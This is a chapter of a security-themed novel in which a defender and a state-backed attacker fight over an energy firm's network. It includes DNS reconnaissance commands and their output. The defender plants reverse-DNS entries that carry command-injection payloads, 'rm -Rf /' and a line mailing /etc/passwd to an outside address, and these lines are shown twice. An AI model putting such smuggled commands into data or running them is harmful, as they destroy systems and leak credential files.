

Chapter 7

The Fight for the Primulus Network: Yaseen vs Nathan

By Haroon Meer
and Roelof Temmingh

Setting the Scene

This chapter is about two fictional characters—Yaseen and Nathan. Although the characters and events are entirely fictional, it is based on real-world technology and methodologies. The two characters face each other in the struggle to penetrate/secure Primulus—an energy research facility. Their encounters are as close as you will ever get to a realistic dogfight in cyberspace (that is, without special effects, blow jobs, and 3D visualization of networks). The story follows both perspectives on attacking and defending a network on several levels:

- Foot printing and intelligence gathering
- Network level
- Network Application level
- Application level
- Content level

Yaseen's Recruitment

Yaseen Naran strolled into the office whistling, greeting just about everyone on the way in. It was mornings like this that made him love working in Bangalore: the sun was shining, the breeze was blowing, and the street was relatively quiet as he peddled his bicycle on his way to work. The 10-minute cycle in his jeans and T-shirt sure beat being stuck in traffic for an hour, as he would be if he were still working at his previous company.

He still instant-messages with the some of his ex-colleagues at the behemoth that was once an information security start-up, and thanks the stars that he moved back home before the job (or the industry) consumed him. Yaseen always had mixed feelings on the information technology industry. On one hand the relative (im)aturity of the game directly fuels some of the outstanding work done by people (who were never told the limits they were supposed to be constrained by), but on the other hand, it directly fuels the hordes of people who so often reinvent wheels that existed years before in other areas of computing technology. Quiet competence or excellence is pretty rare in the industry and is probably the quality he admires most.

His new role at Primulus really worked for him. It got him back home to India for a decent wage and gave him enough free time to focus on some of his pet interests. He really enjoyed that he could make open source work exactly as it should; that is, his company paid him to get things done, he used his time extending open source solutions to fit his environment, and the open source world got the benefit of his efforts. His work life had become a text book case study that could almost have been taken word for word from *The Cathedral and the Bazaar*.

He went through his morning ritual: quickly scanning the headlines on Slashdot, cruising through some of his favorite blogs, sipping a nice cup of coffee, and checking his inbox. He had to admit to being quite an e-mail junkie; he received hundreds of e-mails from mailing lists all over the planet—from Bugtraq to the Origami mail list. He gives them the same treatment as Slashdot: a quick scan for interesting threads and a blanket delete for the usual mailing list noisemakers. The usual mail from the usual suspects and then, an e-mail from the director.

An E-mail from Yaseen Naran's Boss

From: Vasuthavan Chetty <vasu@primulus.com>
Subject: Meeting at 09h30
Date: 09/12/2004
To: Yaseen Naran <yaseen@primulus.com>
Yaseen..
We need to chat urgently re: some ideas I have over last week's incident!
See you in my office, 09h30
Vasuthavan Chetty
CIO Primulus Corp.

This e-mail, its attachments and any rights attaching hereto are, unless the context clearly indicates otherwise, the property of Primulus Corporation and/or its subsidiaries ("the Group"). It is confidential, private and intended for the addressee only. Should you not be the addressee and receive this e-mail by mistake, kindly notify the sender, and delete this e-mail, immediately and do not disclose or use same in any manner whatsoever.

Yaseen glanced at his watch. It was 9:42 A.M. Ergh! He has been late for every meeting he has ever had with members of the board. He grabbed a piece of paper, took a pen from someone's desk as he walked past it, and headed for Vasu's office with his coffee mug in his hand. He wondered what magazine, headline, or sound bite inspired this meeting. He knew it was related to last week's incident where one of his SNORT IDS sensors detected a Level 1 attack coming and diverted traffic to one of his honey farms. The attacker (who rated marginally above script kiddie but marginally below your garden-variety pen-tester) spent about three hours running through his mazes, while Yaseen looked on. He figured it was hardly *The Cuckoo's Egg* material, but worth a laugh anyway.

As his CIO, Vasu had tons of respect for Yaseen, but was also fond of the lesser known management style of management by in-flight magazine. If Sky News said it was cool, then it probably was, and Sky News shared its position of grand oracle of the world only with eSecurityPlanetforManagersOnline. It was a pretty sure bet that if Vasu had plans, they were inspired by those sources. He walked in and found Vasu practicing his golf swing.

"Early as usual, Mr. Naran," Vasu commented.

Yaseen just smiled.

216 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

“Let’s cut to the chase,” Vasu said. “What do you know about network Strike Back?”

Yaseen paused for a second, collecting his thoughts. “There has been a fair amount of talk about it recently, but the jury is still out on how legal it actually is. Guys like Ryan Russell, Timothy Mullen, and SensePost have spoken about it at a few of the popular conferences, but their talks have always met with as many boos as cheers.”

“Yes, yes,” Vasu interrupted, “when can we have it up and running?”

“Have what up and running?” Yaseen asked.

“Well ... the Strike Back stuff,” Vasu answered.

Yaseen paused for another moment. “You know the one thing that most people who talk Strike Back agree on? That it’s the equivalent of mud wrestling with a pig. Sooner or later you realize that the pig is enjoying it.”

“Erm. Yes, that’s a cute saying,” Vasu exclaimed, “but I am tired of people trying to break in here whenever they feel like it. Last week was typical. What? Because we are based in India, we should just bend over and let the damn imperialists attack us whenever they feel like it?”

At this point Yaseen figured it was pointless to point out that the attack seemed to come from South Africa, not England, and had already started pondering the possibilities. His thought process was disturbed by Vasu, making his way to his golf ball, putter in hand, “Make it so!”

Nathan’s Recruitment

“This is silly,” Nathan thought, staring at the man at the other end of the table. “These people have no idea what they are getting themselves into.” Nathan was called in by the Human Resources department for a meeting, and the more he listened to what the man across from him had to say, the more he doubted that the man was really from the HR department at all. At first he was very nervous about the meeting—when he received a memo in his mailbox from HR, he assumed it was another disciplinary action. Nathan was pretty sure that his break-in at the National Traffic Information System went unnoticed. He took every precaution he could to be untraceable, but in the end, paranoia got the better of him. He was sure the meeting was about the incident. But the meeting was nothing like a disciplinary action. They don’t fire you at a coffee shop, and there’s usually a committee of some sort, not a smiling, well-spoken man offering you more coffee.

Nathan was a little-known hacker from South Africa. He didn’t feature on the hacking scene. He kept a low profile, took what he could from friends, and offered very little in return. He kept in contact with a small crowd of people from all over

the world. He never boasted about the hacks that he pulled off. During the day, he performed penetration tests at an IT security consulting firm, but at night he worked on his personal agenda. He never felt remorse for his targets; they got what they deserved.

“So let me get this straight,” Nathan said. “Is the bottom line that you want me to break into the India Energy Council’s research facility and extract data on its hydrogen fuel cell program?”

“We never said ‘break in’; you said it,” the man replied, now looking a bit more serious.

“But it boils down to the same thing,” Nathan shot back. “I get to work from your premises. You realize that when the shit hits the fan, then I disappear. I was never there. And you’ll provide me with whatever equipment I ask for?”

The man nodded and then, as if in passing, added “And we’ll forget about that ugly NATIS business you got yourself mixed up in.”

Nathan nearly spat out his coffee. The man was clearly not from his company’s HR department; he had intelligence agency written all over him. Suddenly, it wasn’t so silly anymore.

Nathan’s Environment

Nathan’s work site, an old, abandoned building in the industrial side of Johannesburg, was located in a rough neighborhood. Nathan drove there every morning, hoping that he wouldn’t get hijacked along the way. He was given a remote for a sliding chain-linked door that led to an underground parking lot. On the first trip one of the senior partners from his firm accompanied him. It felt very eerie. He was sure that his boss knew what was going down, but he never once spoke about it. It was always just referred to as “the project” and “the customer.”

The second floor of the building appeared to have been open plan offices once. Now it was a large open space. In the middle of the floor was a single desk with an Ethernet cable running into the ceiling.

“There’s a small kitchen down the hallway. You should bring your own food. You can use the refrigerator in the kitchen,” his boss said.

His boss seemed totally uninterested in the whole affair; he appeared absent-minded. It was as if he couldn’t care less about what was about to happen. His suit looked horribly out of place, and he had a blank stare in his eyes.

Nathan walked to the desk and started unpacking his notebook. There was a power strip in the floor. “Where does this cable go?” he asked.

His boss was standing at the entrance of office floor, leaning against the grimy wall. “Don’t worry where that cable is coming from or going to. It’s live on the ’net,

218 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

and it won't point back to any of us. I am leaving you now." As his boss walked down the hallway, Nathan heard him say, "Get this right, and you'll be an instant hero. If you screw up, don't come back."

Within a few days Nathan had dragged two more desks from the third floor (also abandoned, but littered with useless, mostly broken office furniture). Combined with the original desk, it now formed a neat U-shape around his chair. Within a week he had his network neatly set up. A FreeBSD box running stateful inspection *ipfw* and NAT provided him with a simple, yet effective firewall from whatever was on the other end of the cable. One interface was connected to the cable; the other was going into an eight-port switch. Plugged into the switch was his notebook (running XP) from work, his desktop (XP) from home, a 2U state-of-the-art Compaq server running Fedora Core 3 (which the client "donated"), and an old Sun Sparc-based computer. He didn't really have use for the Sparc unit yet, but it just felt right having it there with him.

The client provided him with two 17-in. LCD panels that he hooked to his desktop. On one screen he ran a maximized X Windows server, and the Compaq server exported its window manager to this screen. This setup provided him with seamless integration between his Windows and UNIX environments. The Internet link was quite fast; he suspected that where the cable met the Internet there was an ADSL router installed. Nathan did a few ping sweeps from the FreeBSD box around the IP he was allocated from an unseen DHCP server. Nothing responded. He didn't really care too much about this; he had a decent link to the Internet and had a job to do.

Nathan Gathers Intelligence

The first thing Nathan did was get some background on hydrogen fuel cell technology. It didn't take him long to figure out why the South African government was interested in this technology. During the process of creating energy from hydrogen, platinum is used as a catalyst. South Africa has by far the largest reserves of platinum in the world, but lacks the technology to use this to its advantage. The Indian Energy Council recently made headlines when it announced to the world that during its research program it figured out how to produce fuel cells at a fraction of the cost that it took the Americans to produce them. The penny dropped after 45 minutes of Googling.

Nathan started looking at the most obvious domain, iec.org.in. He suspected that he wouldn't end up attacking hosts located within that domain; it was merely a starting point. The idea was to obtain as much information as possible from this

domain—subdomains, any forward DNS entries, reverse DNS entries, zone transfers, domain registration details—anything.

The first part was easy—attempt a zone transfer. Nathan typed the commands on his Fedora host:

```
# host -l iec.org.in
```

The response came back:

```
Server failed: Query refused
```

He also checked out the MX records for the domain:

```
# host -t mx iec.org.in
```

The request came back with results:

```
iec.org.in mail is handled (pri=10) by suraksha.primulus.com
iec.org.in mail is handled (pri=20) by mail.iec.org.in
```

Since he could not perform a zone transfer on the `iec.org.in` domain, he had to go for a “brute-force” attack. Over the years Nathan collected lists of commonly used DNS names. He was always amazed by how similar people from all over the world were. They gave machines names from Greek mythology, characters from popular books (*The Lord of the Rings*, the *Asterix & Obelix* series, *The Hitchhiker’s Guide to the Galaxy*, and so on). Armed with several of these lists, Nathan could build smaller lists, with the most popular names from every category.

Once one of these matched he would run the entire list against the server. The thinking was that if his target had a machine called `gandalf.iec.org.in`, then the target would probably be using a scheme from *The Lord of the Rings*, and thus, he could get all the IP addresses simply by testing all the character names. If his target didn’t have a `gandalf` machine, the target probably was not using that naming scheme. One of the files contained a list of commonly used DNS names—technical names such as `ftp`, `ns`, `sun`, `gateway`, and so on. He was sure to get some hits on that list. Excluding the standard tech names, he additionally fired seven categories against `iec.org.in`.

Nathan was disappointed in the results. The only result he had was `www.iec.org.in`, which resulted in an IP on a 219.64 network. There are four main network information centers—in America (ARIN), Asian Pacific (APNIC), Europe (RIPE), and Latin America (LACNIC). The APNIC registry would store the information on the IP that Nathan had. After a quick query to the APNIC registry, it became apparent that this was merely a hosted web site:

```
inetnum:      219.64.0.0 - 219.65.255.255
netname:      VSNL-IN
```

220 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

descr: Videsh Sanchar Nigam Ltd - India.
 descr: Videsh Sanchar Bhawan, M.G. Road
 descr: Fort, Bombay 400001
 country: IN
 person: IP Administrator
 nic-hdl: IA15-AP
 e-mail: ip.admin@vsnl.co.in
 address: 6th Floor, LVSB, VSNL
 address: Kashinath Dhuru marg, Prabhadevi
 address: Dadar(W), Mumbai 400028

VSNL.net.in Web Page




address: India

He checked the web page for *vsnl.net.in*. This confirmed his suspicion.

He had very little to shoot at. The MX record for the domain proved more interesting. The primary MX record pointed to a machine in *primulus.com* space. Nathan opened a browser, pointed it to Google, and entered the following search term:

www.syngress.com

Results of Google Search for Primulus iec.org.in



primulus iec.org.in

The Google page showed a conference in Mumbai, India, sponsored by Primulus Technology, but the e-mail address pointed to hfc2004@iec.org.in. After some more searching on Google, it became apparent that Primulus was some sort of government-sponsored company with its main interest being in hydrogen fuel cells. The next target thus became the *primulus.com* domain.

The Game Begins

“Make it so, Hmph!” Yaseen hated when Vasu went all Trekkie on him, but he had to admit that the thought of carte blanche to implement Strike Back was going to be fun. He decided to let the thoughts run around in his mind for a bit. The more he thought about it, the more he liked it. By the end of the day he had completely talked himself into the role. Vasu’s imperialist rant had no effect on him whatsoever, but the more he tried to justify the strike-back concept, the more it annoyed him.

222 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

He thought of the 13-year-old kids who didn't know the difference between a signal and semaphore who suddenly thought they were better than Apache developers because they read *Smashing the Stack* and know how to pipe ``perl -e 'print "A"x6000;'` through *netcat*. Yes. He will take this to a new level, "and they will know, my name is the lord when I lay my vengeance down upon them..."

Yaseen's plan was pretty simple. He had spent enough time doing penetration tests to know that any attacker worth his salt would follow a pretty standard methodology, at least during the footprinting and discovery phases. This gave him some major advantages over his enemy. He knew the plans of attack, and he knew the local terrain. He grinned. He was going to have a blast!

Even the CISSP textbooks state that DNS would be the first step in "casing the joint," so Yaseen went with the best begin-at-the-beginning philosophy and started contemplating DNStrikeback-Fu. As an attacker DNS normally gives you a wealth of information; with a slight evil streak it could just as easily give you a bunch of problems. Yaseen spent the day happily hacking away at bind (the industry standard name server). "Another win for open source," he chuckled, as he removed some of bind's sanity checks. RFC 1035 (to which bind solemnly conforms) dictates that DNS names may contain only alphanumeric characters and hyphens. "Access to the source code means that we can choose to be a little, umm ... nonconformist!"

The first thing he decided to do was remove his secondary name servers for the duration of this exercise. No use hurting those poor guys for no reason. The next step was simple—he populated his zone file with about 2 million entries of almost randomly chosen Internet zones (almost random except that most of them seemed to have some tie to three-letter government agencies). What took the rest of the day, however, was his *pièce de résistance*. He figured that sooner or later (in fact probably sooner rather than later) an attacker would run some sort of script to automate a reverse DNS walk on his netblock. He controlled the reverse zone for the entire class B network. That was about 65,000 possible headaches waiting to happen to a careless attacker. He decided to populate the top three machines in the 11 network with some special reverse DNS entries:

```
252.11.64.178.in-addr.arpa 86400      IN      PTR     rm -Rf /;
252.11.64.178.in-addr.arpa 86400      IN      PTR     | rm -Rf /
253.11.64.178.in-addr.arpa 86400      IN      PTR     ;cat /etc/passwd |
mail vito@hushmail.com
```

Nobody would ever legally get to these entries, unless they had some sort of mischief in mind. The meta-characters actually made him giggle out loud. You can almost see some attacker running a shell script or roughly thrown together line of Perl to automate a reverse walk. It was almost sad that you would probably never really know if it succeeded. The possibilities were endless, though. Many people had

introduced *nmap* to SQL or *favorite-scanner* to SQL shell-scripts, and you had to wonder if those guys were doing any sort of sanitization on the input. If they weren't, the new Primulus reverse zone could eat them for breakfast.

He had to make sure that the reverse entries that he mangled didn't map to an in-use subnet. The last thing he needed was to attack some hapless systems administrator who was just *grepping* through his logs. He paused for a second, considering such consequences, and then almost in answer to his thoughts, he noticed his *pine* screen announce: "New mail from Vasuthavan Chetty."

E-mail from Vasuthavan Chetty

From: Vasuthavan Chetty <vasu@primulus.com>
Subject: Make it So!!!
Date: 09/12/2004
To: Yaseen Naran <yaseen@primulus.com>
Yaseen,

Just spoke to the rest of the board. Explained to them your concerns but they still fully back my idea!

This means: don't hand me the "Need more dylitheum crystals" line. Just make it happen.

Vasuthavan Chetty
CIO Primuls Corp.

This e-mail, its attachments and any rights attaching hereto are, unless the context clearly indicates otherwise, the property of Primulus Corporation and/or its subsidiaries ("the Group"). It is confidential, private and intended for the addressee only. Should you not be the addressee and receive this e-mail by mistake, kindly notify the sender, and delete this e-mail, immediately and do not disclose or use same in any manner whatsoever.

"Hmmm," Yaseen was tempted to just throw caution to the wind and go for it. That would teach the board. Some poor Joe Soap (or more scarily, Dr. Soap) would get hit, and there would be hell to pay, but in the final analysis he would always stop short. Ultimately, it was what separated him from the rogues' gallery he was up against.

Nathan Enters Primulus' Zone

Nathan started the process again on *primulus.com*. As soon as he started the zone transfer, his screen came alive with entries.

Results of Zone Transfer on Primulus.com



```
xterm
twoflowers.primulus.com has address 64.150.105.134
ajandurah-2.primulus.com has address 245.175.152.190
endos-1.primulus.com has address 118.221.15.27
lad-1.primulus.com has address 17.245.179.37
endos-2.primulus.com has address 25.107.223.12
bottler1.primulus.com has address 189.109.206.133
lad-2.primulus.com has address 42.62.139.27
esoteric.primulus.com has address 42.17.244.164
esmes1.primulus.com has address 103.129.158.168
bravd1.primulus.com has address 33.224.180.234
bottler2.primulus.com has address 40.110.154.157
mort.primulus.com has address 1.187.130.105
esmes2.primulus.com has address 251.121.89.154
bravd2.primulus.com has address 105.101.72.69
agathean1.primulus.com has address 36.108.138.161
www.primulus.com has address 209.61.188.39
agathean2.primulus.com has address 134.222.84.121
```

The zone was big—the entries came rolling by—it was a very large network. Nathan lit a cigarette and went to the kitchen to get more coffee. This was good material.

When he came back and unlocked his screen saver, he was shocked to see that the zone was still in the process of being transferred. He piped the output to a file and was running a *tail -f* on it. He opened another *Xterm* and pulled a listing. The file was now a whopping 17 MB, and it showed no sign of stopping any time soon. “What’s wrong with this picture?” Nathan asked himself aloud. Something was very, very wrong.

Nathan started to look at the entries in the zone. He performed the following on the file:


```
# cat primuluszone | awk '{print $1}' | wc
```

This command would count all the DNS names in use. The result showed that there were 3,200,754 results. He looked through the file; it appeared that there were duplicates. He typed the following command:

```
# cat primuluszone | awk '{print $1}' | sort | uniq | wc
```

This command would show only the unique DNS names. The output of the command told him that there were only 11,310 unique DNS names. Thus, whoever managed the *primulus.com* domain had a boatload of DNS entries that pointed to different IP addresses. Nathan tested this theory; he *grepped* from a specific DNS name and was amazed at the output.

Results from *Grepping* from a Specific DNS Name



```
xterm
aklathep.primulus.com has address 36.108.138.161
aklathep.primulus.com has address 134.222.84.121
aklathep.primulus.com has address 109.143.55.177
aklathep.primulus.com has address 245.175.152.190
aklathep.primulus.com has address 124.49.118.200
aklathep.primulus.com has address 189.109.206.133
aklathep.primulus.com has address 40.110.154.157
aklathep.primulus.com has address 33.224.180.234
aklathep.primulus.com has address 105.101.72.69
aklathep.primulus.com has address 118.221.15.27
aklathep.primulus.com has address 25.107.223.12
aklathep.primulus.com has address 103.129.158.168
aklathep.primulus.com has address 251.121.89.154
aklathep.primulus.com has address 42.17.244.164
aklathep.primulus.com has address 71.27.47.132
aklathep.primulus.com has address 119.215.90.153
byte 781
```

The DNS name had 283 different IP addresses assigned to it. Nathan looked at the zone transfer; it was still running. The file had now grown to 33 MB and showed no sign of stopping. He pressed Control-C in the window. He lit another cigarette. He was worried.

Nathan decided to investigate the name server that handled the *primulus.com* domain. Clearly, some fiddling was done on the server—no normal DNS server could provide a constant stream of DNS forward entries. He issued the following command to get the name of the DNS server:

```
# host -t ns primulus.com
```

There was only one name server—*camel.primulus.com*—located on 178.64.11.8. He now wanted to know what version and/or type of DNS server this was. He typed the following command:


```
# dig @178.64.11.8 version.bind chaos txt
```

When Nathan looked at his screen, his eyes became watery, and he felt as though his heart was pumping ice-cold water. He knew the feeling too well; it was the same

226 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

feeling you get when you know you have been caught red handed. He did not see it at first, but there was no denying it—he had just been owned.

Nathan's Discovery of Being Owned



```

➤ Messing with Primulus you are.. Owned you will become
> dig @178.64.11.8 version,bind chaos txt

; <<>> DiG 8.3 <<>> @178.64.11.8 version,bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version,bind, type = TXT, class = CHAOS

;; ANSWER SECTION:
VERSION.BIND.      0S CHAOS TXT      "

;; Total query time: 2 msec
;; FROM: 198.54.207.130 to SERVER: 178.64.11.8
;; WHEN: Thu Dec  9 17:27:09 2004
;; MSG SIZE sent: 30 rcvd: 98
>

```

Nathan ripped the Ethernet cord from his firewall, knocking over a half-empty coffee mug. He needed to get away from here. He needed time to think.

It took him two days to connect the Ethernet again. In those days he thought about what was happening. Clearly, the person on the other side of the Primulus link was up to no good. He has seen some presentations on active defenses and strike-back tech, but had never seen it in real life. His attacker clearly used some type of escape sequence to mess with his Xterm. He remembered reading an article by H. D. Moore on how *Xterms* can be manipulated to actually execute code. He might have lost the first round to some geek, but he was not going to give up that easily. In fact, the knowledge of an accomplished adversary motivated him even more.

Nathan figured that whoever was at the other side of the wire could mess with almost all DNS entries except a few. He opened an editor and entered the following commands:

```

camel.primulus.com -> 178.64.11.8 (Name server)
suraksha.primulus.com -> 178.64.11.3 (MX record for iec.org.in)
www.primulus.com -> 209.61.188.39 (their web site)

```

He never checked the MX records for the primulus.com domain. Now, using another type of terminal, Nathan retrieved the MX records:

The Fight for the Primulus Network: Yaseen vs Nathan • Chapter 7 227

```
primulus.com mail is handled (pri=10) by big.primulus.com
primulus.com mail is handled (pri=20) by badda.primulus.com
primulus.com mail is handled (pri=30) by multipass.primulus.com
primulus.com mail is handled (pri=40) by korben.primulus.com
primulus.com mail is handled (pri=50) by dallas.primulus.com
primulus.com mail is handled (pri=60) by nice.primulus.com
primulus.com mail is handled (pri=70) by hat.primulus.com
primulus.com mail is handled (pri=80) by boom.primulus.com
primulus.com mail is handled (pri=90) by leeloo.primulus.com
primulus.com mail is handled (pri=100) by zorg.primulus.com
```

Ten mail exchangers...yeah right. Nathan didn't trust any of this. He started resolving the names. Like the other bogus DNS entries, these machines were pointing all over the Internet. Nathan tested each of them on port 25 for SMTP activity. None responded, except `multipass.primulus.com`. A further indication that this was the target's real mail server was the fact that the host was located on the 178.64.11 network. The banner of the server revealed another snotty message:

```
# telnet multipass.primulus.com 25
Trying 178.64.11.2...
Connected to multipass.primulus.com..
Escape character is '^]'.
220 multipass.primulus.com ESMTP It's patched...Stop wasting your time..;
Sat, 11 Dec 2004 11:18:23 +0530 (GMT)
```

Nathan smiled. You can run, but you can't hide, he thought. All the DNS names he had so far were pointing to the 178.64.11.0 network. He still had no idea where the network started and ended. He entered 178.64.11.1 into his *whois* client. The result was what he expected:

```
inetnum:      178.64.11.0 - 178.64.11.255
netname:      PRIMULUS-ENERGY-BVS
descr:        BVS Bangalore - Leased line Primulus Energy
country:      IN
```

Nathan used a custom .NET tool he wrote in C# for footprints to perform the reverse lookup on the block. He looked at the results:

```
pokkeld.primulus.com,178.64.11.1
knoofsmul.primulus.com,178.64.11.2
lowfish.primulus.com,178.64.11.6
knightlore.primulus.com,178.64.11.8
retroneer.primulus.com,178.64.11.9
```

228 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

```
rexacop.primulus.com,178.64.11.10
kragakami.primulus.com,178.64.11.12
strongfringe.primulus.com,178.64.11.14
slinky.primulus.com,178.64.11.25
fusioncord.primulus.com,178.64.11.33
arealation.primulus.com,178.64.11.34
comolodows.primulus.com,178.64.11.35
oddcodes.primulus.com,178.64.11.69
clickfeed.primulus.com,178.64.11.70
popsec.primulus.com,178.64.11.71
cybatier.primulus.com,178.64.11.72
zezu.primulus.com,178.64.11.73
sbin.primulus.com,178.64.11.74
rm -Rf /;,178.64.11.252
| rm -Rf /;,178.64.11.253
;cat /etc/passwd | mail vito@hushmail.com,178.64.11.254
```

He was pleased with the fact that there were no non-primulus hosts in the block. This discovery meant that the block was used only for Primulus, not an ISP-like block. There were three entries that caught his eye:

```
rm -Rf /;,178.64.11.252
| rm -Rf /;,178.64.11.253
; cat /etc/passwd | mail vito@hushmail.com,178.64.11.254
```

Nathan laughed out loud. They assumed he was scripting the UNIX *host* command to do the reverse entries. He hoped that his UNIX commands would be executed in the same way that SQL insertion would work. He probably had another custom DNS server serving out reverse entries. He wrote the hushmail e-mail address down as well. This might be very helpful later. Nathan felt he was finally making progress. It was Saturday, and he was tired. Nathan drove back to his flat and rented the 5th *Element* DVD. He now had a name, Vito Cornelius.

Yaseen's Trace-Route Trickery and Vitality Scans

Yaseen had always been what people called an out-of-the-box thinker, and his strongest point had always been his problem-solving ability, but he had to admit that looking at his network as a trap gun opened up possibilities that he never really considered before. Even something as benign as a trace route to his network is open to some sort of deception.

Hey, this is war! According to Sun Tzu all warfare is deception.

Yaseen opened his copy of *TCP/Illustrated* and browsed quickly to the section on trace route. Perfect! Most people use trace route to troubleshoot connectivity/inc congestion problems, but Yaseen was fully aware of tools like *firewalk* from Mike Schiffman or *qtrace* from Sensepost that made use of traceroute to map out networks. In fact, in his previous job even he made use of a hacked-up *hping* to get the same effect.

The possibility for trace-route trickery is based on pretty much the same core principles as with his DNS dodginess; that is, that ultimately the data the attacker hoped to receive had to come from machines under Yaseen's control. The TCP/IP Illustrated snippet confirmed what Ethereal had always shown him.

The following is from http://home.student.uu.se/j/jolo4453/projekt/tcpip1/tracerou.htm#8_1.

TRACEROUTE TIPS

Traceroute uses ICMP and the TTL (time-to-live) field in the IP header. The TTL field is an 8-bit field that the sender initializes to some value. The recommended initial value is specified in the Assigned Numbers RFC and is currently 64. Older systems would often initialize it to 15 or 32. ICMP echo replies often are sent with the TTL set to its maximum value of 255.

Each router that handles the datagram is required to decrement the TTL by either one or the number of seconds that the router holds on to the datagram. Since most routers hold a datagram for less than a second, the TTL field effectively has become a hop counter, decremented by one by each router.

RFC 1009 (Braden and Postel, 1987) required a router that held a datagram for more than one second to decrement the TTL by the number of seconds. Few routers implemented this requirement. The new Router Requirements RFC (Almquist, 1993) makes this optional, allowing a router to treat the TTL as just a hop count.

The purpose of the TTL field is to prevent datagrams from ending up in infinite loops, which can occur during routing transients. For example, when a router crashes or when the connection between two routers is lost, it can take the routing protocols some time (from seconds to a few minutes) to detect the lost route and work around it. During this time period it is possible for the datagram to end up in routing loops. The TTL field puts an upper limit on these looping datagrams.

When a router gets an IP datagram whose TTL is either 0 or 1 it must not forward the datagram. (A destination host that receives a datagram like this can deliver it to the application because the datagram does not

230 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

